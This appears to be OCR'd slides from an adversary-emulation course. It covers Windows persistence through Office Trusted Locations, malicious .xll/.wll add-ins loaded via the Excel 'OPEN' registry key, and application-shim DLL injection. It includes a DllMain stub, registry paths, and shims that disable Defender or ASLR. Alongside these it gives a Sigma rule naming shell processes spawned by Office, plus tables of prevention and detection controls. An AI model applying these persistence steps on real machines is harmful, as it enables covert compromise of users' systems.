To further make our case, let's try to further harden our Trust Center settings. Let's select the most restrictive setting, "Disable all macros without notification". This should prevent any Macros from running.

Even when this setting is enabled, the Macro is still executed when the Office document is opened. Quite the persistent setting, right?

Again, note that this is because the template is located in a Trusted Location and thus ignores Macro restrictions.

MICROSOFT OFFICE ADD-INS: ENUMERATE TRUSTED LOCATIONS



Add-ins are enabled by default when they are located in a Trusted Location. Note that the **default template** is, for example, located in a Trusted Location and that several of these folders are **user-writeable**.

In the screenshot above and to the right, we can see the definition of "**Trusted Locations**" in Office, both in the GUI of the Trust Center and the registry.

Microsoft Office Add-Ins: Enumerate Trusted Locations

Speaking of these Trusted Locations, there's another attack strategy we'd like to highlight…. Office Add-ins!

Add-ins are enabled by default when they are located in a Trusted Location. Note that the default template is, for example, located in a Trusted Location and that several of these Trusted Location are user-writeable. So how can we identify Trusted Locations on a system?

Here's a few options:

- Try the default locations
- If you have GUI access, check the "Trust Center" settings
- Enumerate the locations through the registry:

  Computer\HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security\Trusted Locations

MICROSOFT OFFICE ADD-INS: PREPARING AN ADD-IN

```
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
         switch(ul_reason_for_call)
         {
         case DLL_PROCESS_ATTACH:
              Run();
         case DLL_THREAD_ATTACH:
         case DLL_THREAD_DETACH:
         case DLL_PROCESS_DETACH:
              Break;
         }
         return TRUE;
}
```

An Office add-in is very similar to a normal Windows DLL. We can thus just write our own DLL and compile it. A Word add-in needs to be renamed .wll and an Excel add-in needs to be renamed .xll.

We've reviewed the development of DLLs in previous exercises, so this is a skill we can reuse here.

We can place our code in the DLL_PROCESS_ATTACH case of the DllMain entry point, where the Run() function will be executed.

Microsoft Office Add-Ins: Preparing an Add-In


An Office add-in is very similar to a normal Windows DLL. We can thus just write our own DLL and compile it. A Word add-in needs to be renamed to .wll and an Excel add-in needs to be renamed to .xll. We've reviewed the development of DLLs in previous exercises, so this is a skill we can reuse here.

We can place our code in the DLL_PROCESS_ATTACH case of the DllMain entry point, where the Run() function will be executed.

An excellent read on the development of Office Add-ins is the following blog post by F-Secure:

https://labs.f-secure.com/archive/add-in-opportunities-for-office-persistence/

MICROSOFT OFFICE ADD-INS: INSTALLING THE ADD-IN




In this example, we are using an evil Excel add-in called "evil.xll", which is placed in the following directory:

C:\Users\<USERNAME>\AppData\Roaming\Microsoft\AddIns

In order to have Excel load the add-in, we do however need to make a minor registry modification. We need to create a key "OPEN" with a reference to our evil add-in "/R evil.xll". The location is:

HKCU\Software\Microsoft\Office\16.0\Excel\Options



Microsoft Office Add-Ins: Installing the Add-In

Once we have compiled the DLL, the next step is to rename it according to the application we'll target. In our example, we'll use Excel!

In this example, we are using an evil Excel add-in called "evil.xll", which is placed in the following directory:

C:\Users\<USERNAME>\AppData\Roaming\Microsoft\AddIns


In order to have Excel load the add-in, we do however need to make a minor registry modification. We need to create a key "OPEN" with a reference to our evil add-in "/R evil.xll". The location is:

HKCU\Software\Microsoft\Office\16.0\Excel\Options

An interesting note is that Word Addins don't require an extra registry key. For a Word Addin (.wll format), we only need to drop it in the right location:

C:\Users\USERNAME\AppData\Roaming\Microsoft\Word\Startup

MICROSOFT OFFICE ADD-INS: OPENING EXCEL



Once Excel is launched, we can see that our DLL (XLL) is being loaded by Excel.exe.

Note that this add-in will be visible in the Excel GUI in the add-in overview.


Microsoft Office Add-Ins: Opening Excel


Once the registry key has been correctly set, we can launch Excel.

Once Excel is launched, we can see that our DLL (XLL) is being loaded by Excel.exe. In the screenshot on the slide above, we see Process Monitor clearly showing the evil.xll being loaded.


From a stealth perspective, it's however important to note that this add-in will be visible in the Excel GUI in the add-in overview.

PREVENTING ADD-IN PERSISTENCE





Even when we disable application add-ons (screenshot above), we can still see that our evil.xll is still loaded as an active add-in (see screenshot in Excel and the DLL being loaded in ProcMon)



Preventing Add-In Persistence


Let's look at some defensive controls. First of all, can we actually prevent this AddIn from being loaded. Inside the Microsoft Trust Center, there's a setting to restrict the use of AddIns. Even when we disable application add-ons (screenshot above), we can still see that our evil.xll is still loaded as an active add-in.

This is proven both by the Excel GUI (which still lists the AddIn as active) and the DLL that is still being loaded in ProcMon.

Interesting interpretation of "Disable" ☺

DETECTING ADD-IN PERSISTENCE

Can we detect these Office add-ins? The good news is that Autoruns has a section "Office" that can list, among others, the Addins installed. The bad news is that the Excel add-in we just deployed is **not visible** in this view. Below is the output of Autoruns on our target system:



In the Autoruns "Office" tab, we only see an entry for a **Lync AddIn for Outlook**, which was already there!

Detecting Add-In Persistence

It seems that prevention is going to be tricky…

Can we, however, detect these Office add-ins? The good news is that Autoruns has a section "Office" that can list, among others, the Addins installed. The bad news is that the Excel add-in we just deployed is not visible in this view. In the screenshot on the slide, we can see the output of Autoruns on our target system. In the Autoruns "Office" tab, we only see an entry for a Lync AddIn for Outlook, which was already there!

From a detection perspective, we're thus limited to detecting this through the registry. After all, we can detect this by monitoring the registry key where we persisted the AddIn:

HKCU\Software\Microsoft\Office\16.0\Excel\Options\OPEN

DETECTING APPCERT PERSISTENCE: EXAMPLE SIGMA RULES

```
title: Microsoft Office Product Spawning Windows Shell
id: 438025f9-5856-4663-83f7-52f878a70a50
status: experimental
description: Detects a Windows command line executable started
from Microsoft Word, Excel, Powerpoint, Publisher and Visio.
references:
tags:
author: Michael Haag, Florian Roth, Markus Neis
date: 2018/04/06
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage:
            - '*\WINWORD.EXE'
            - '*\EXCEL.EXE'
            - '*\POWERPNT.exe'
            - '*\MSPUB.exe'
            - '*\VISIO.exe'
            - '*\OUTLOOK.EXE'
        Image:
            - '*\cmd.exe'
            - '*\powershell.exe'
            - '*\wscript.exe'
            - '*\regsvr32.exe'
            - '*\hh.exe'
            - '*\cscript.exe'
            - '*\sh.exe'
            - '*\bash.exe'
            - '*\scrcons.exe'
            - '*\schtasks.exe'
            - '*\wmic.exe'
            - '*\mshta.exe'
            - '*\rundll32.exe'
            - '*\msiexec.exe'
            - '*\forfiles.exe'
            - '*\scriptrunner.exe'
            - '*\mftrace.exe'
            - '*\AppVLP.exe'
            - '*\svchost.exe'
    condition: selection
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - unknown
level: high
```

Example SIGMA rule that looks for suspicious parent-child process creations…

Detecting AppCert Persistence: Example SIGMA Rules

This SIGMA rule uses Sysmon Process Creation events (event ID 1).

The idea here is to look for Office applications as the parent process and typical command-line interpreters as the child process.

Please refer to the public SIGMA repository by Florian Roth for additional details:
https://github.com/Neo23x0/sigma

SUMMARIZING PREVENTION / DETECTION

Security Control	Implementation Ease?	Effectiveness?	Comment?
Block Add-Ins in Microsoft Office	Medium	Ineffective	Appears to be ignored by Microsoft Excel
Disable Macros	Medium	Ineffective	Template document still runs VBA code
Periodically "reset" template documents	Medium	Medium	May impact normal usage

Detection Logic	Logs required?	False positive ratio?	Comment?
Analyze parent-child relationships	Process Creation (Sysmon event ID 1)	Low	Can be bypassed using parent-child spoofing techniques
Enumerate Trusted Locations	Manual Collection	Low	Registry values can be collected
Enumerate Installed Add-ins	Manual Collection	Low	Registry values can be collected List OS directories

The described attack approach does not require **administrative privileges** and is thus hard to prevent. We can, however, attempt to detect malicious behavior by monitoring the relevant **registry keys** and looking for weird parent-child relationships in processes that are being created.

Summarizing Prevention / Detection

The described attack approach does not require administrative privileges and is thus hard to prevent. Some ideas for prevention could include:

- Blocking Addins in Microsoft Office (Trust Center Settings). Unfortunately, this appears to be ignored by Microsoft Excel.
- Disable Macros. Unfortunately, the template document is located in a Trusted Location and thus ignores Macro restrictions.
- Periodically reset template documents to ensure they remain "clean". This may, however, impact normal users that rely on templates.

Detection-wise, there's quite a few detection tactics that can be implemented, quite a few focused on the registry manipulation:

- Review registry for manipulation of the following registry keys (Sysmon event IDs 12, 13, and 14):
  - HKCU\Software\Microsoft\Office\16.0\Excel\Options\OPE
  - HKCU\Software\Microsoft\Office\16.0\Word\Security\Trusted Locations\
- Review contents of Startup folders
  - C:\Users\<USERNAME>\AppData\Roaming\Microsoft\AddIns
- We can also analyze parent-child relationships to detect suspicious execution of processes (e.g., spawned by Word or Excel)

Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.

EXERCISE: OFFICE PERSISTENCE

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.


Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.



Application Shimming


In order to solve issues with legacy applications, Microsoft implemented the Application Compatibility Toolkit (ACT). The software includes a wide range of fixes that can be applied to ensure legacy applications remain operational on new Windows versions.

Can this possibly be abused by attackers? Why yes, absolutely! Here's the key steps:

1. On your attacker machine, install the Application Compatibility Toolkit (part of the Windows Assessment & Deployment Kit).
2. Create an "InjectDLL" fix for the target application that will inject our malicious DLL and save it in an Application Compatibility Database (.sdb extension).
3. Install the Application Compatibility Database on the target system. This can be achieved using the built-in sdbinst.exe utility.

A good read on Application Shimming can be found here:
https://pentestlab.blog/2019/12/16/persistence-application-shimming/

STEP 1: INSTALLING THE APPLICATION COMPATIBILITY TOOLKIT




Step 1: Installing the Application Compatibility Toolkit

As a first step, we'll install the Windows Assessment and Deployment Kit on our attacker machine. One of the tools in this kit is the Compatibility Administrator. In the Compatibility Administrator, we can now create a fix for the application we'd like to target.

In the example above, we are going to create a fix for a sample Putty application. Note that this fix will not be linked to the executable on our local machine, as we'll define a "fingerprint" on what applications are to be subject to the fix in a later stage.

Full guidance on the Compatibility Administrator kit can be found on https://support.microsoft.com/en-us/topic/how-to-use-the-compatibility-administrator-utility-in-windows-9791a045-9b82-d954-3562-2d22ac973a80.



Step 2: Creating an Application Fix (1)

In the next screen, we need to select a compatibility mode. We will leave this blank, as we are not looking to leverage a specific compatibility mode. Instead, we will skip to the next screen, as we want to use a specific "Compatibility Fix". We will use the "InjectDll" fix, as it allows us to inject arbitrary DLLs in the target applications.

Note that "InjectDll" is only available in the 32-bit version of the Compatibility Administrator (and thus only targets 32-bit applications).

BEYOND INJECTING DLLS


Note that the "InjectDll" fix is not the only possible malicious "fix" technique we can use. Attackers can select a fix out of the entire library of 900+ different fixes. Furthermore, an SDB database can include multiple fixes at the same time. The following table lists a few other interesting fixes (non-exhaustive) that can be installed using SDB databases:

Shim Name	Comment
RedirectEXE	Redirect execution
InjectDLL	Inject a DLL in the target application
DisableNX	Disable Data Execution Prevention (DEP)
DisableWindowsDefender	Disable Windows defender for the application
DisableASLR	Disable Address Space Layout Randomization (ASLR)
DisableSEH	Disable Structed Exception Handling (SEH)
CorrectFilePaths	Redirect file system paths
VirtualRegistry	Redirect registry paths

Beyond injecting DLLs

Note that the "InjectDll" fix is not the only possible malicious "fix" technique we can use. Attackers can select a fix out of the entire library of 900+ different fixes. Furthermore, an SDB database can include multiple fixes at the same time. The following table lists a few other interesting fixes (non-exhaustive) that can be installed using SDB databases:

- RedirectEXE: Redirect execution
- InjectDLL: Inject a DLL in the target application
- DisableNX: Disable Data Execution Prevention (DEP)
- DisableWindowsDefender: Disable Windows defender for the application
- DisableASLR: Disable Address Space Layout Randomization (ASLR)
- DisableSEH: Disable Structed Exception Handling (SEH)
- CorrectFilePaths: Redirect file system paths
- VirtualRegistry: Redirect registry paths




Step 2: Creating an Application Fix (2)

Once we have selected the “InjectDll” fix, we can click the “Parameters” button to configure it. We’ll create a very simple configuration, where we’ll just specify the DLL we want to inject in the “Command Line” field. In the next window, we’ll now select a number of “criteria” that can be used for identification of applications that need to be fixed using our fix. Typical criteria that can be selected include:

- SIZE
- CHECKSUM
- FILE_DESCRIPTION
- COMPANY_NAME
- PRODUCT_NAME
- …

By correctly configuring this, we can create a portable shim database we can install on a victim system.

STEP 3: SAVING AND INSTALLING THE .SDB DATABASE



In the upper screenshot, we are providing a name for our Application Compatibility database. As we are targeting **PuTTy.exe**, we are using putty.exe as the name of the database.

In the below screenshot, we install the Application Compatibility database on our target system. Note that this requires administrative privileges, and it's **relatively easy to detect** an installed .sdb database.

